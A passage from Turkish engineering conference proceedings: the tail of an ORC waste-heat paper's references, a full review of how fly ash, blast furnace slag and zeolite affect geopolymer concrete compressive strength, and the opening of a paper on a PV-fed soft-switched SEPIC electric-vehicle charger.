This study constitutes a part of the Master's Thesis of Mehmet Özçelik.

4. REFERENCES

- [1] E.H. Wang, H.G. Zhang, Y. Zhao, B.Y. Fan, Y.T. Wu and Q.H. Mu, "Performance analysis of a novel system combining a dual loop organic Rankine cycle (ORC) with a gasoline engine". *Energy*, vol. 43, pp. 385-395, July. 2012.
- [2] J. Bao and L. Zhao, "A review of working fluid and expander selections for organic Rankine cycle", *Ren. And Sus. En. Rev*, vol. 24, pp. 325-342, August. 2013.
- [3] E.H. Wang, H.G. Zhang, B.Y. Fan, M.G. Ouyang, F.Y. Yang, K. Yang, Z. Wang, J. Zhang and F.B. Yang, "Parametric analysis of a dual-loop ORC system for waste heat recovery of a diesel engine." *App. Ther. Eng.*, vol. 67, pp. 168-178, June. 2014.
- [4] V. Apostol, H. Pop, A. Dobrovicescu, T. Prisecaru, A. Alexandru and M. Prisecaru, "Thermodynamic Analysis of ORC Configurations Used For WHR from a Turbocharged diesel engine", *Procedia Engineering*, vol. 100, pp. 549-558, 2015.

- [5] J. Song and C. Gu, "Parametric analysis of a dual loop Organic Rankine Cycle (ORC) system for engine waste heat recovery", *Energy Conversion and Management*, vol. 105, pp. 995-1005, November. 2015.
- [6] F. Yang, H. Zhang, Z. Yu, E. Wang, F. Meng, H. Liu, and J. Wang, "Parametric optimization and heat transfer analysis of a dual loop ORC (organic Rankine cycle) system for CNG engine waste heat recovery", *Energy*, vol. 113, pp. 753-775, January. 2017.
- [7] F. Yang, H. Cho, H. Zhang and J. Zhang, "Thermoeconomic multi-objective optimization of a dual loop organic Rankine cycle (ORC) for CNG engine waste heat recovery", *Applied Energy*, vol. 205, pp. 1100-1118, August. 2017.
- [8] A. T. Hoang, "Waste heat recovery from diesel engines based on Organic Rankine Cycle", *Applied Energy*, vol. 231, pp. 138-166, December. 2018.
- [9] K. Braimakis and S. Karellas, "Exergetic optimization of double stage Organic Rankine Cycle (ORC)", *Energy*, vol. 149, pp. 296-313, February. 2018.
- [10] X. Lu, Y. Zhao, J. Zhu and W. Zhang, "Optimization and applicability of compound power cycles for enhanced geothermal systems", *Applied Energy*, vol. 229, pp. 128-141, August. 2018.
- [11] R. Sahin, S. Ata and A. Kahraman, "Organik Rankine Çevriminde Farklı Tip Akışkanlarda Türbin Giriş Sıcaklığı ve Basıncının Sistem Bileşenlerindeki Tersinmezlik Değerlerine Etkisinin Belirlenmesi", *Çukurova Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, vol. 33(2), pp. 225-236, June. 2018.
- [12] Yu, X., Li, Z., Lu, Y., Huang, R. and Roskilly, A. P., "Investigation of an Innovative Cascade Cycle Combining a Trilateral Cycle and an Organic Rankine Cycle (TLC-ORC) for Industry or Transport Application", *Energies*, 11, November. 2018.
- [13] J. Sun, Q. Liua, and Y. Duan, "Effects of evaporator pinch point temperature difference on thermoeconomic performance of geothermal organic Rankine cycle systems", *Geothermics*, vol. 75, pp. 249-258, September. 2018.
- [14] F. Mohammadkhani and M. Yari, "A 0D model for diesel engine simulation and employing a transcritical dual loop Organic Rankine Cycle (ORC) for waste heat recovery from its exhaust and coolant: Thermodynamic and economic analysis", *App. Ther. Eng.*, vol. 150, pp. 329-347, January. 2019.
- [15] Z. Li, R. Huang, Y. Lu, A.P. Roskilly and X. Yu, "Analysis of a combined trilateral cycle - organik Rankine cycle (TLC-ORC) system for waste heat recovery", *Energy Procedia*, vol. 158, pp. 1786-1791, February. 2019.

- [16] A. Zeynali, A. Akbari and M. Khalilian, “Investigation of the performance of modified organic Rankine cycles (ORCs) and modified trilateral flash cycles (TFCs) assisted by a solar pond”, *Solar Energy*, vol. 182, pp. 361-381, April. 2019.
- [17] X. Zhang, Y. Wua, Z. Lia and Y. Chen, “A hybrid flue gas heat recovery system based on vapor compression refrigeration and liquid desiccant dehumidification”, *En. Con. And Man.*, vol. 195, pp. 157-166, September. 2019.
- [18] A.G. Vallis, C.Z. Theodoros, E.A. Yfantis, E.G. Pariotis, J.S. Katsanis and D.A. Konstantina, “Thermo-Economic Study of a Regenerative Dual-Loop ORC System Coupled to the Main Diesel Engines of a General Support Vessel”, *Energies*, vol. 13, pp. 1-45, June. 2020.
- [19] Z. Wang, Y. Hu. X. Xia, Q. Zuo, B. Zhao and Z. Li, “Thermo-economic selection criteria of working fluid used in dual-loop ORC for engine waste heat recovery by multi-objective optimization”, *Energy*, vol. 197, 2020.
- [20] S Klein, S.A., 2019, EES (Engineering Equation Solver), Academic Professional Version, F-Chart Software Madison, WI, USA.

THE EFFECT OF POZZOLAN TYPE ON COMPRESSIVE STRENGTH OF GEOPOLYMER CONCRETE

Kenan Toklu¹

¹*Tekirdağ Namık Kemal Üniversitesi, Çorlu Mühendislik Fakültesi, Tekirdağ, TURKEY*

ktoklu@nku.edu.tr

ORCID: 0000-0003-1288-845X

ABSTRACT

The topic of sustainability has become more and more popular in recent years. With the effect of intensive studies on sustainability, environmentally friendly concrete production studies are also increasing in concrete technology. The production process of cement, which is used in concrete production and has hydraulic binding property, is a process that seriously damages both the environment and natural resources. In this context, today, while the effects of global warming are increasing, many studies have been done and are being done to reduce the environmental damage of cement production. One of them is the production of geopolymer concrete. In this study, the effects of different pozzolanic materials used in the production of geopolymer concretes on the compressive strength of geopolymer concrete were investigated.

Keywords: *Geopolymer Concrete, Chemical Activator, Fly Ash, Blast Furnace Slag, Zeolite, Environmentally Friendly Concrete*

PUZOLAN ÇEŞİDİNİN GEOPOLİMER BETONUN BASINÇ DAYANIMINA ETKİSİ

ÖZET

Sürdürülebilirlik konusu, son yıllarda giderek daha da popüler olmaktadır. Beton teknolojisinde de, sürdürülebilirlik konusundaki yoğun çalışmaların etkisiyle, çevre dostu beton üretimi çalışmaları da giderek yoğunlaşmaktadır. Beton üretiminde kullanılan ve hidrolik bağlayıcılık özelliği olan çimentoların üretim süreci, hem çevreye hem de doğal kaynaklara ciddi zararlar veren bir süreçtir. Bu bağlamda, küresel ısınmanın etkilerinin daha da arttığı günümüzde, çimento üretiminin çevreye verdiği zararları azaltmak için birçok çalışma yapılmış

ve yapılmaktadır. Bunlardan birisi de geopolimer beton üretimidir. Bu çalışmada, geopolimer betonların üretiminde kullanılan farklı puzolanik malzemelerin geopolimer betonun basınç dayanımındaki etkileri araştırılmıştır.

Anahtar Kelimeler: *Geopolimer Beton, Kimyasal Aktivatör, Uçucu Kül, Yüksek Furun Cürufu, Zeolit, Çevre Dostu Beton*

1. INTRODUCTION

Today, many researches are carried out to make building materials sustainable and economical. In recent years, these studies have gained momentum thanks to the interest in environmentally friendly building materials [1]. Technological research in building materials has focused on Portland cement production and work on cement-based materials over the past century [2].

Concrete produced with cement is one of the most consumed basic materials worldwide after water [3,4]. However, Portland cement production is a process that negatively affects the environment, causing CO₂ gas emission and consuming high amounts of natural raw materials and energy [5]. In the literature [6-9], it is stated that as a result of the production of 1 ton of Portland cement, 1 ton of CO₂ gas is released, while 2.5 tonnes of raw material is consumed. Globally, to reduce the use of cement, researchers have substituted materials such as natural zeolite, fly ash, blast furnace slag, silica fume, rice husk ash, marble powder instead of cement in concrete production [10-17]. Considering the wide usage areas of cement, it has been stated in the literature [18] that these processes to reduce the amount of cement used are not sufficient. Therefore, the researchers concentrated their research on new types of cement-free environmentally friendly building materials [18-20].

In this study, the effects of different pozzolans used in the production of geopolimer concrete on the compressive strength of geopolimer concrete were investigated.

2. GEOPOLYMER

Synthetic alkali aluminosilicate material, generally called geopolimer, is produced as a result of the reaction of solid aluminosilicate with highly concentrated aqueous alkali hydroxide or silicate solution [21-23]. Firstly, in 1978, the French scientist Davidovits named the material made up of inorganic molecules geopolimer [24]. Geopolymers are obtained by partially or completely dissolving in solution by reacting aluminosilicate such as fly ash, blast furnace slag and metakaolin with chemical activators (alkaline solution) such as sodium silicate or sodium hydroxide, which do not react much with water [25]. The production diagram of geopolimer concrete and a structure made of geopolimer concrete are shown in Figure 1 and Figure 2, respectively.

- **Alkaline Activators**

The most common chemical activators used in the production of geopolymer concrete are described below.

- **Sodium hydroxide**

Sodium hydroxide, also known as caustic soda, with its molecular formula NaOH, is a very strong alkali and is solid and white in color [26]. The melting and boiling temperature of solid sodium hydroxide is 318 °C and 1388 °C, respectively, with a density of 2.13 g/cm³ [26].

- **Sodium Silicate**

It is the common name of chemical compounds whose general chemical formula is stated as (Na₂SiO₂)_n [27]. These materials, also called water glass, are the most abundant mineral in nature and can be used in aqueous solution or in a solid [27]. While pure ones do not have any color or are white, commercially produced types are generally blue or greenish in color because they contain iron-containing impurities [27].

- **Potassium Hydroxide**

Potassium hydroxide, also known as potash caustic, with the molecular formula KOH, is white in color. Its most important feature is moisture retention and it gives heat to the environment from its reaction with water [28].




Figure 1. Production diagram of geopolymer concrete.



Figure 2. Global Change Institute at the University of Queensland, built using geopolymer concrete [29].

- **Usage Areas of Geopolymers**

Geopolymers are widely used as a building material in bearing or non-bearing elements, in the improvement of bad ground conditions, in the production of prefabricated materials, in restoration works, in the automotive industry and on highways [30].

3. POZZOLANS USED IN THE PRODUCTION OF GEOPOLYMER CONCRETE AND THEIR EFFECTS ON CONCRETE COMPRESSIVE STRENGTH

The most important difference between conventional concrete and geopolymer concrete is that cement is not used as a binder in geopolymer concrete [31]. Geopolymer concrete produced with fly ash, blast furnace slag and zeolite, which are pozzolan that react with chemical activators, and the effects of these materials on the compressive strength of geopolymer concrete will be examined in detail below.

- **Geopolymer concretes containing fly ash**

Fly ash, which is an artificial pozzolan and waste material used as a mineral additive in conventional concrete, is called the micron-sized ashes that are dragged by the effect of flue gases as a result of burning lignite coal to generate electricity in thermal power plants and captured by electrostatic filters [32,33]. Tuyen et al. [34] in their study, they produced geopolymer concrete using C class fly ash

obtained from Biga Thermal Power Plant and F class fly ash obtained from Soma Thermal Power Plant, sodium hydroxide and sodium silicate as alkali activator and cured at high temperature. According to their results, they observed that the cured at high temperature geopolymer concretes produced with F class fly ash had better mechanical properties and high temperature resistance than cement-based concrete with similar mechanical properties due to high temperature accelerates its settings [34]. In addition, they observed that cured at high temperature geopolymer concretes produced with C class fly ash had lower mechanical properties and lower high temperature resistance than cement-based concrete [34]. But, they also stated that as a result of the curing of geopolymer concrete produced with Class C fly ash at ambient temperature, cement-based concrete with similar properties showed similar results to mechanical properties and high temperature resistance [34]. Lastly, it has been stated that F class fly ash is preferred instead of C class in the production of geopolymer because the C class fly ash contains less aluminum oxide and silicon oxide and sets late [34]. Tokay and Gençel [35] produced geopolymer concrete by activating 50% and 70% by volume F class fly ashes with different concentrations (10 M (Molar) and 15 M) solid form sodium hydroxide (NaOH) and liquid form sodium silicate (Na_2SiO_3) in their study. Then, they investigated the effects of fly ash percentage and molar concentration on geopolymer concrete [35]. According to the results, they stated that the highest compressive strength occurred in the mixture containing 50% fly ash and the concentration was 15 Molar, while the lowest compressive strength occurred in the sample with 70% fly ash and a concentration of 10 Molar [35]. They also stated that the compressive strength results were better in mixtures with high concentration, because of the decrease in the amount of unreacted fly ash in the solution with increased alkali concentration and the production of a more homogeneous geopolymer concrete [35]. Ryu et al. [36] stated that as a result of using NaOH, which is used as an alkali activator, at high concentrations, geopolymer concrete samples give better results in terms of compressive strength and especially early age strength in their study. The results of Tokay and Gençel's work [35] and Ryu et al.'s work [36] are similar. Palomo et al. [37] also stated that the conformity between fly ash and the alkali activator type used to activate of the ash is very important in terms of strength in their study.

- **Geopolymer concretes containing blast furnace slag**

Iron ore containing substances such as alumina, silica and sulfur is found in nature as iron oxide [38]. The blast furnace slag, which is a waste and pozzolanic material, is a material that is extracted from the furnace at about 1500 °C in molten state during iron production, then cooled and grinded to be fine grained [39]. The blast furnace slag, which is a waste material, has been used in concrete for environmentally friendly concrete production and positive results have been obtained [40-45]. Finally, researches have been made in terms of its usability as a powder binding in the production of geopolymer concrete. Mahmut and Emiroğlu [46] in their study, produced geopolymer concrete by activating Elazığ ferrochrome slag with alkali activators at 6, 9 and 12 mol concentrations at 40, 65 and 90 °C on days 1,

2 and 4. According to the results, the compressive strength of the samples increased with the increase of molarity [46]. The samples cured for 2 days at 90 °C with a concentration of 12 mol gave the best compressive strength results, while the samples cured at 90 °C for 4 days with a concentration of 6 moles gave the worst results [46]. In their study, Gök and Kılınç [47] applied compressive strength test on the 7th and 28th days on 150x150x150 mm sized cube specimens, which they formed by replacing 4%, 10% and 20% of the total amount of binder in the mixture by blast furnace slag in their study. In addition, they obtained the alkali activator by mixing 12 molar potassium hydroxide solution and liquid sodium silicate solution [47]. According to the results, they observed that the compressive strength increased as the amount of blast furnace slag increased at all ages [47]. Erdogan [48] produced geopolymer concrete by using only NaOH and only sodium silicate as alkali activator to activate Elazığ ferrocom slag and cured the samples at room temperature for 21 days and at 100 °C for 2 days in his study. According to the results obtained, it was stated that the samples in which only sodium silicate was used as the activator gave better results in both room temperature and 100 °C curing conditions compared to the samples using only sodium hydroxide as activator in terms of compressive strength. [48]. Altundal [49] produced geopolymer concretes with 100% fly ash, 100% blast furnace slag, 50% fly ash and 50% blast furnace slag, and applied compressive strength tests on the samples after curing with air curing for 90 days. According to the results obtained, the compressive strength results were found as follows, from best to worst; Geopolymer concrete containing 100% blast furnace slag, geopolymer concrete containing both slag and ash, control concrete and geopolymer concrete containing fly ash [49].

- **Geopolymer concretes containing zeolite**

Zeolite, which consists of tetrahedral alumina silica atoms bonded to each other thanks to shared oxygen atoms, has channels and chambers containing defined water molecules and ions, is a pozzolanic material that transforms into C-S-H gels and aluminates by chemically reacting with calcium hydroxide formed during hydration [3, 50-53]. Zeolite [54-56], which has been substituted instead of cement in conventional concrete, has started to be used in geopolymer concrete production [57-59] in recent years. Özer [60] produced geopolymer mortars using different ratios of aggregate/binder, different proportions of zeolite as powder binder (0%, 10%, 25%, 40%, 55%, 70%, 85% and 100%) and NaOH as activator in his study. In addition, all samples were cured with heat curing at 90 °C for 3 days. According to the results, he stated that the best compressive strength was obtained from samples with aggregate/binder ratio of 1.75 and 10% zeolite [60]. Nikolov et al. [58] investigated the compressive strength results of geopolymer mortars on the 28th day by using different types of alkali activators in different concentrations. According to the results obtained, samples containing zeolite activated with glass water gave the best result among all samples, while samples with a concentration of 8 M gave the best compressive strength in samples produced by activating the zeolite at different sodium silicate concentrations [58]. Also, among the samples containing zeolite activated with sodium carbonate, the

sample with a soda/zeolite ratio of 0.31 gave the best compressive strength [58]. Özen and Alam [61] concluded that tuffs containing natural zeolite are suitable materials for geopolymer cement production as a result of their study.

4. RESULTS

As a result of the use of fly ash, blast furnace slag and zeolite as a powder binder in geopolymer concrete, the compressive strength of geopolymer concrete has increased. [34-36, 46-49, 58, 60, 61]. With the production of geopolymer concrete, the damage caused by cement to the environment is eliminated and the recycling of the waste materials is ensured thanks to the geopolymer concretes that use waste materials in its production. Therefore, it can be said that in the following years, the structures made with only geopolymer concrete will increase, thus environmental damage in cement production will be minimized and more waste materials will be recycled.

5. REFERENCES

- [1] S. M. A. El-Gamal and F. A. Selim, "Utilization of some industrial wastes for eco-friendly cement production." *Sustainable Materials and Technologies*, vol. 12, pp. 9-17, July 2017.
- [2] D. M. Roy, "Alkali-activated cements opportunities and challenges." *Cement and Concrete Research*, Vol. 29, issue 2, pp. 249-254, Feb. 1999.
- [3] K. Toklu, "Investigation of Mechanical and Durability Behaviour of High Strength Cementitious Composites Containing Natural Zeolite and Blast-furnace Slag" *Silicon*, 2021. <https://doi.org/10.1007/s12633-020-00866-8>.
- [4] H.S. Arun, "Sürdürülebilir Çimento Sektörü Eğilimlerine Dayalı Performans Kriterlerinin Belirlenmesi ve Karşılaştırılması," Yüksek Lisans Tezi, Enerji Mühendisliği Anabilim Dalı, Başkent Üni., Ankara, 2018.
- [5] G. Kaplan, A. B. Gültekin, "Yapı sektöründe uçucu kül kullanımının çevresel ve toplumsal etkiler açısından incelenmesi," *International Sustainable Buildings Symposium (ISBS)*, 26-28 May 2010, Ankara, Turkey.
- [6] P. Chindapasirt, T. Chareerat, S. Hatanaka, T. Cao, "High-strength geopolymer using fine high-calcium fly ash", *Journal of Materials in Civil Engineering*, vol.23, issue 3, pp. 264–270, 2011.
- [7] X. Guo, H. Shi, W. A. Dick, "Compressive strength and microstructural characteristics of class C fly ash geopolymer." *Cement and Concrete Composites*, vol. 32, issue 2, pp. 142–147, Feb. 2010.

- [8] G. Habert, J. B. D. E. De Lacaillerie, N. Rousset, ‘‘An environmental evaluation of geopolymer based concrete production: reviewing current research trends.’’ *Journal of Cleaner Production*, vol. 19, issue 11, pp. 1229–1238, July 2011.
- [9] H. Yaprak, G.Kaplan, İ. Demir, ‘‘Mechanical properties of the blast furnace slag and bottom ash-based alkali-activated slag mortars,’’ 2nd International Sustainable Building Symposium. 28-30 May 2015, pp.337-342
- [10] K. Toklu and O. Şimşek,’’ Investigation of mechanical properties of repair mortars containing high-volume fly ash and nano materials’’. *Journal of the Australian Ceramic Society*, vol. 54, issue 2, 261-270, Oct. 2017.
- [11] K. Toklu, O. Şimşek, H. Y. Aruntaş, ‘‘Investigation of the usability of high-performance fiber-reinforced cement composites containing high-volume fly ash and nanomaterials as repair mortar.’’ *Journal of the Australian Ceramic Society*, vol. 55, pp. 789-797, Jan. 2019.
- [12] Z. O. Pehlivanlı, İ. Uzun and İ. Demir, ‘‘Mechanical and microstructural features of autoclaved aerated concrete reinforced with autoclaved polypropylene, carbon, basalt and glass fiber.’’ *Construction and Building Materials*, vol. 96, pp. 428-433, Oct. 2015.
- [13] İ. Demir, S. Güzelkücük, and Ö. Sevim, ‘‘Effects of sulfate on cement mortar with hybrid pozzolan substitution.’’ *Engineering Science and Technology, an International Journal*, vol. 21, no. 3, pp. 275-283, June 2018.
- [14] Sevim, Ö., & Demir, İ. (2019). Optimization of fly ash particle size distribution for cementitious systems with high compactness. *Construction and Building Materials*, 195, 104-114.
- [15] İ. Demir, ‘‘Aynı Oranlarda İkame Edilen Silis Dumanı ve Uçucu Külün Betonun Mekanik Özelliklerine Etkisi.’’ *Uluslararası Mühendislik Araştırma ve Geliştirme Dergisi*, vol. 1, no. 2, pp. 1-7, June 2009.
- [16] İ. Demir, ‘‘Investigation of mechanical properties of concrete produced with waste granites aggregates’’ *Scientific Research and Essays*, vol. 4, no. 4, pp. 267-274, Apr. 2009.
- [17] İ. Demir, ‘‘The mechanical properties of alkali-silica reactive mortars containing same amounts of silica fume and fly ash.’’ *Journal of the Faculty of Engineering and Architecture of Gazi University*, vol. 25, no. 4, pp. 749-758, 2010.
- [18] Ü. Yurt ve M. Emiroğlu, ‘‘Zeolit İkameli Geopolimer Betonlarda Kür Şartlarının Etkileri.’’ *Akademik Platform Mühendislik ve Fen Bilimleri Dergisi*, vol. 8, no. 2, pp. 396-402, 2020.

- [19] A. Nikolov, H. Nugteren, and I. Rostovsky, "Optimization of geopolymers based on natural zeolite clinoptilolite by calcination and use of aluminate activators." *Construction and Building Materials*, vol. 243, May 2020.
- [20] B. C. McLellan, R. P. Williams, J. Lay, A. van Riessen, and G. D. Corder, "Costs and carbon emissions for geopolymer pastes in comparison to ordinary portland cement." *Journal of Cleaner Production*, vol. 19, no. 9-10, pp. 1080-1090, June-July 2011.
- [21] J. Davidovits, "Geopolymers: inorganic polymeric new materials." *Journal of Thermal Analysis and calorimetry*, vol.37, no. 8, 1633-1656, 1991.
- [22] J. R. Van Wazer, "Equilibria and kinetics in inorganic polymerizations." *Inorg. Macromol*, vol. 1, no. 8, 1970.
- [23] P. Duxson, A. Fernández-Jiménez, J. L. Provis, G. C. Lukey, A. Palomo, J. S. van Deventer, "Geopolymer technology: the current state of the art." *Journal of Materials Science*, vol. 42, pp. 2917–2933, 2007.
- [24] U. Özcan, and S. Güngör, "Sürdürülebilir Bir Yöntem/Betonda Puzolan Kullanımı. Avrupa Bilim ve Teknoloji Dergisi, vol. 15, pp.176-182, 2019.
- [25] S. T. Erdoğan, "Jeopolimerler çevre dostu mudur." *Çimento ve Beton Dünyası*, vol. 107, pp. 50-55, 2014.
- [26] C. Elibol, "Alkalilerle Aktive Edilen Çimento Esaslı Malzemelerin Basınç Dayanımlarının İncelenmesi. Yüksek Lisans Tezi, İnşaat Mühendisliği Anabilim Dalı, Fen Bilimleri Enstitüsü, İstanbul Teknik Üniversitesi, İstanbul, 2012.
- [27] URL 1. https://tr.wikipedia.org/wiki/Sodyum_silikat [Accessed Dec. 10, 2020].
- [28] İ. Altındal, "Değişik jeopolimer beton numunelerin farklı kür koşulları altında basınç dayanımının değişimi." Yüksek Lisans Tezi, İnşaat Mühendisliği Anabilim Dalı, Fen Bilimleri Enstitüsü, İstanbul Gelişim Üniversitesi, İstanbul, 2020.
- [29] URL 2. <https://inhabitat.com/the-global-change-institute-operates-in-a-net-zero-carbon-neutral-research-center-in-brisbane/> [Accessed Dec. 10, 2020].
- [30] URL 3. <https://kisi.deu.edu.tr/burak.felegoglu/08.geopolimer.pdf> [Accessed Dec. 10, 2020].
- [31] N. Lloyd, and V. Rangan, "Geopolymer concrete with fly ash." In *Proceedings of the Second International Conference on sustainable construction Materials and Technologies*, pp. 1493-1504, 2010.
- [32] İ. Demir, "Aynı Oranlarda İkame Edilen Silis Dumanı ve Uçucu Külün Betonun Mekanik Özelliklerine Etkisi. Uluslararası Mühendislik Araştırma ve Geliştirme Dergisi, vol. 1, no. 1, pp. 1-7, June 2009.

- [33] İ. B. TOPÇU ve M. CANBAZ, ‘‘Uçucu kül kullanımının betondaki etkileri’’ Eskişehir Osmangazi Üniversitesi Mühendislik ve Mimarlık Fakültesi Dergisi, c. 14, s. 2, syf. 11-23, 2001.
- [34] M. Tuyan, O. C. Boyacı, Ö. A. Çakır, ve K. Ramyar, ‘‘Uçucu Kül Esaslı Geopolimer Betonların Mekanik Özellik ve Yüksek Sıcaklık Dirençlerinin Araştırılması.’’, Hazır Beton Dergisi, Eylül-Ekim 2020.
- [35] H. TOKAY ve O. GENÇEL, ‘‘Uçucu Küllü Geopolimer Harcın Özellikleri.’’ 3rd International Symposium on Innovative Approaches in Scientific Studies, April 19-21, 2019, Ankara, Türkiye.
- [36] G. S. Ryu, Y. B. Lee, K. T. Koh, and Y. S. Chung, ‘‘The mechanical properties of fly ash-based geopolymer concrete with alkaline activators.’’ Construction and Building Materials, vol. 47, pp. 409-418, Oct. 2013.
- [37] A. Palomo, M. W. Grutzeck, and M. T. Blanco, ‘‘Alkali-activated fly ashes: A cement for the future.’’ Cement and concrete research, vol. 29, no. 8, pp. 1323-1329, August 1999.
- [38] İ. E. Kayacıklı, ‘‘Farklı geopolimer betonların dayanımlarının zamanla değişimi ve durabilitesi.’’ Yüksek Lisans Tezi, İnşaat Mühendisliği Anabilim Dalı, Fen Bilimleri Enstitüsü, İstanbul Gelişim Üniversitesi, İstanbul, 2020.
- [39] C. Bilim ve C. D. Atış, ‘‘Yüksek Fırın Cürufu İçeren Harçların Özellikleri.’’ pp. 564-571.
- [40] G. J. Osborne, ‘‘Durability of Portland blast-furnace slag cement concrete.’’ Cement and Concrete Composites, vol. 21,no. 1, pp. 11-21, 1999.
- [41] D. Shen, K. Liu, C. Wen, Y. Shen, and G. Jiang, ‘‘Early-age cracking resistance of ground granulated blast furnace slag concrete.’’ Construction and Building Materials, vol. 222, pp. 278-287, Oct. 2019.
- [42] D. Shen, Y. Jiao, Y. Gao, S. Zhu, and G. Jiang, ‘‘Influence of ground granulated blast furnace slag on cracking potential of high performance concrete at early age.’’ Construction and Building Materials, vol. 241, Apr. 2020.
- [43] R. K. Patra, and B. B. Mukharjee, ‘‘Influence of incorporation of granulated blast furnace slag as replacement of fine aggregate on properties of concrete.’’ Journal of cleaner production, vol. 165, pp. 468-476, Nov. 2017.
- [44] R. K. Majhi, A. N. Nayak, B. B. Mukharjee, ‘‘Development of sustainable concrete using recycled coarse aggregate and ground granulated blast furnace slag.’’ Construction and Building Materials, vol. 159, pp. 417-430, Jan. 2018.

- [45] S. Dadsetan, and J. Bai, "Mechanical and microstructural properties of self-compacting concrete blended with metakaolin, ground granulated blast-furnace slag and fly ash." *Construction and Building Materials*, vol. 146, pp 658-667, August 2017.
- [46] O. Mahmut ve M. Emiroğlu, "Elazığ Ferrookrom Cürufunun Alkali Aktive Edilmiş Harç Üretiminde Kullanım Potansiyelinin Araştırılması." *Fırat Üniversitesi Mühendislik Bilimleri Dergisi*, c.28, s. 1, syf. 23-34, 2016.
- [47] S. G. Gök and K. KILINÇ, "Mechanical Properties of Fly Ash and Blast Furnace Slag Based Alkali Activated Concrete." *Kırklareli Üniversitesi Mühendislik ve Fen Bilimleri Dergisi*, c. 3, s. 2, syf. 123-131, 2017.
- [48] S. T. Erdoğan, "Öğütülmüş Ferrookrom Cürufu Kullanılarak Jeopolimer Üretimi."
- [49] M. B. Altundal, "Yüksek Fırın Cürufu ve Uçucu Kül Katkılı Geopolimer Betonların% 5 Sülfürik Asit Etkisinde Mekanik Davranışı." *Yüksek Lisans Tezi, İnşaat Mühendisliği Anabilim Dalı, Fen Bilimleri Enstitüsü, İstanbul Gelişim Üniversitesi, İstanbul, 2019.*
- [50] P. Rožek, M. Król, W. Mozgawa, "Geopolymer-zeolite composites: A review." *Journal of Cleaner Production*, vol. 230, pp. 557–579, Sep. 2019.
- [51] C. Karakurt, İ. B. Topçu, "Effect of blended cements produced with natural zeolite and industrial by-products on alkali-silica reaction and sulfate resistance of concrete." *Construction and Building Materials*, vol. 25, no. 4, pp. 1789–1795, Apr. 2011.
- [52] R. de’Gennaro, P. Cappelletti, G. Cerri, M. de’Gennaro, M. Dondi, A. Langella, "Zeolitic tuff as raw material for lightweight aggregates." *Applied Clay Science*, vol. 25, no. 1-2, pp. 71–81, Apr. 2004.
- [53] C. Gervais, S. K. Ouki, "Performance study of cementitious systems containing zeolite and silica fume: effects of four metal nitrates on the setting time, strength and leaching characteristics." *Journal of Hazardous Materials*, vol. 93, no. 2, pp. 187–200, July 2020.
- [54] N. Q. Feng, G. Z. Li and X. W. Zang, "High-strength and flowing concrete with a zeolitic mineral admixture." *Cement, concrete and aggregates*, vol. 12, no. 2, pp.61-69, Jan. 1990.
- [55] Y. T. Tran, J. Lee, P. Kumar, K. H. Kim, and S. S. Lee, S. S. "Natural zeolite and its application in concrete composite production." *Composites Part B: Engineering*, vol. 165, pp. 354-364, May 2019.
- [56] G. Iswarya, and M. Beulah, "Use of zeolite and industrial waste materials in high strength concrete–A review." *Materials Today: Proceedings*, July 2020.
- [57] N. A. Ulloa, H. Baykara, M. H. Cornejo, A. Rigail, C. Paredes, and J. L. Villalba, "Application-oriented mix design optimization and characterization of zeolite-based

- geopolymer mortars.” *Construction and Building Materials*, vol. 174, pp. 138-149, June 2018.
- [58] A. Nikolov, I. Rostovsky, and H. Nugteren, “Geopolymer materials based on natural zeolite.” *Case studies in construction materials*, vol. 6, pp. 198-205, June 2017.
- [59] E. Papa, V. Medri, S. Amari, J. Manaud, P. Benito, A. Vaccari and E. Landi, E. “Zeolite-geopolymer composite materials: Production and characterization.” *Journal of Cleaner Production*, vol. 171, pp. 76-84, Jan. 2018.
- [60] C. Özer, “Geopolimer harçların reolojik davranışı üzerinde zeolit etkisinin incelenmesi.” Yüksek Lisans Tezi, İnşaat Mühendisliği Anabilim Dalı, Fen Bilimleri Enstitüsü, İnönü Üniversitesi, Malatya, 2018.
- [61] S. Özen ve B. Alam, “Doğal Zeolit ile aktivite edilmiş geopolimer çimentoların karakterizasyonu.” 70. Türkiye Jeoloji Kurultayı. 10-14 Nisan 2017, syf. 162-163.

DESIGN OF PV BASED ZVS SEPIC CONVERTER FOR ELECTRIC VEHICLE BATTERY CHARGER

Cem Kutlu¹, Harun Özbay²

^{1,2}*Bandırma Onyedü Eylül Üniversitesi, Mühendislik Fakültesi, Bandırma, TURKEY*

cem.kutlu@ogr.bandirma.edu.tr

ORCID: 0000-0003-4457-7197

ABSTRACT

The fact conventional energy sources are limited and they cause great damage to the environment, the world's interest in renewable energy sources and electric vehicles is increasing day by day instead of fossil fuel-powered vehicles. Converters are of great importance in almost all systems where power electronics are involved, such as battery charging systems of electric vehicles. Although these converters vary according to the applications in which they are used, switching losses can reach serious levels. Conventional hard-switching, especially in high frequency converters, causes high power losses on the switching elements and high voltage stresses on the auxiliary elements. Soft switching with resonant converters eliminates or minimizes power losses on the switching elements and reduces the dimensions of the passive elements to be used in the designed converter.

In this study, the energy supplied from the photovoltaic system was used to charge the battery of an electric vehicle with a quasi-resonant SEPIC converter. The designed system was simulated in the PSIM environment and the control part of the converter provided with MPPT and PI was completely implemented in C programming language. The simulation results showed that with the applied soft switching technique, the power loss in the switching element was reduced to almost zero and therefore it can be successfully used to charge the electric vehicle battery tied with photovoltaic system.

Keywords: *Soft Switching, SEPIC, Electric Vehicle, Photovoltaic Systems, Battery Charger*

1. INTRODUCTION

The fact that fossil fuels are limited and harmful to the environment has accelerated the studies on renewable energy sources and accordingly electric vehicles in recent years [1], [2]. Converters are of great importance in almost all systems where power electronics are involved, such as battery charging systems of electric vehicles. The switching methods of these converters constitute a study on their own. Power losses arising from the applied switching method stand out as an important study subject for converters to operate with maximum efficiency [3], [4].

The applied switching technique makes the difference between conventional converters and resonant converters. Here, two types of switching, hard and soft, can be mentioned. Hard switching occurs regardless of whether the voltage or current are zero when the switch is on and off [5]. Therefore, the voltage and current on the switch during the transmission and cut-off moments cause power loss even for a short time and may reach very large dimensions depending on the frequency [6]. Soft switching is performed by reducing the voltage or current to zero during transmission and cut-off moments. In these transition moments, the voltage or current being zero eliminates the power loss [4], [7].

In this study, the maximum power was obtained with the MPPT algorithm from the PV system, one of the renewable energy sources, which has become very important in recent years, and then a 400 V electric vehicle battery was successfully charged in the simulation environment by applying ZVS, the soft switching method, to the SEPIC converter.

2. DESIGN OF QR-SEPIC FOR BATTERY CHARGING

- Analysis of QR-SEPIC

